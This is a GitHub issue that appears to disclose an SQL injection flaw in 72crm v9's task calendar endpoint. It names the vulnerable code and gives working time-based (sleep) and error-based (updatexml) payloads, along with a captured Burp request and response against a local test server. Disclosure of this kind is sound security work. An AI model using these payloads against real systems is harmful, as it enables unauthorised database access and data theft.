New issue

Jump to bottom

72crm v9 has sql injection vulnerability #34

Open **xunyang1** opened this issue on Jul 28 · 0 comments

xunyang1 commented on Jul 28

Brief of this vulnerability

72crm v9 has sql injection vulnerability in View the task calendar

Test Environment

- Windows10
- PHP 5.6.9+Apache/2.4.39


Affect version

72crm v9

Vulnerable Code

application\work\controller\Task.php line 506

The $param parameter is passed to getDateList





The start_time parameter and stop_time parameter are directly spliced into $whereDate, and then executed on line 493. resulting in sql injection vulnerability

Vulnerability display

First enter the background


Click as shown,go to the View the task calendar and capture the packet






payload: start_time=1&stop_time=1))+or+sleep(2)--+

Sleep successfully for 2 seconds


Burp Project Intruder Repeater Window Help
Burp Suite Professional v2022.2.2 - Temporary Project - licensed to WuXiaoTeam
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 × 2 × ...
Send Cancel
Target: http://127.0.0.1 HTTP/1
Request
Pretty Raw Hex \n
1 POST /72crm-9.0-PHP-932/index.php/work/task/dateList HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded;charset=UTF-8
8 authKey: 4c5c701daec1cf30e605aa8e22372042
9 sessionId: 3bfve9rlqugjbh8fn7taekddr0
10 Content-Length: 41
11 Origin: http://127.0.0.1
12 Connection: close
13 Referer: http://127.0.0.1/72crm-9.0-PHP-932/index.html
14 Cookie: SECKEY_ABVK=FLK1iB0t9zpdbQ/pipFcvBAHarRLAy5nNC5gcPoHHIg%3D; BMAP_SECKEY=cqRfxNiQWrpmY1QXFSoW0ZPsMy5eqjYVyq4Cku983xKxwMdhZGu4LG-6LBJvm0NOnXxzFWju4TjpVDf7BkcnlRIg8WOxXgfKdh9NyYNEI1pBerYWf9ShZqzGdHFOmtzHDqZyDR1fSTwwMOeI0yA1lq47MpKY4m__ExKoOSsV-ZW0d7pydsNwx00WjVAYyw2j; PHPSESSID=3bfve9rlqugjbh8fn7taekddr0
15 Sec-Fetch-Dest: empty
16 Sec-Fetch-Mode: cors
17 Sec-Fetch-Site: same-origin
19 start_time=1&stop_time=1))+or+sleep(2)--+
Search... 0 matches
Response
Pretty Raw Hex Render \n
1 HTTP/1.1 200 OK
2 Date: Thu, 28 Jul 2022 04:30:17 GMT
3 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
4 X-Powered-By: PHP/5.6.9
5 Access-Control-Allow-Origin: http://127.0.0.1
6 Access-Control-Allow-Credentials: true
7 Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
8 Access-Control-Allow-Headers: Origin, X-Requested-With, Content-Type, Accept, authKey, sessionId
9 Expires: Thu, 19 Nov 1981 08:52:00 GMT
10 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
11 Pragma: no-cache
12 Connection: close
13 Content-Type: application/json; charset=utf-8
14 Content-Length: 33
16 {
"code":200,
"data":[
],
"error":""
}
Search... 0 matches
Inspector
Request Attributes 2
Request Query Parameters 0
Request Body Parameters 2
Request Cookies 3
Request Headers 16
Response Headers 13
Done
668 bytes | 2,056 millis

If debug mode is enabled

payload：start_time=1&stop_time=1))+or+updatexml(1,concat(0x7e,database(),0x7e,version()),1)--+



Successfully obtained the database name and version number

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

---

1 participant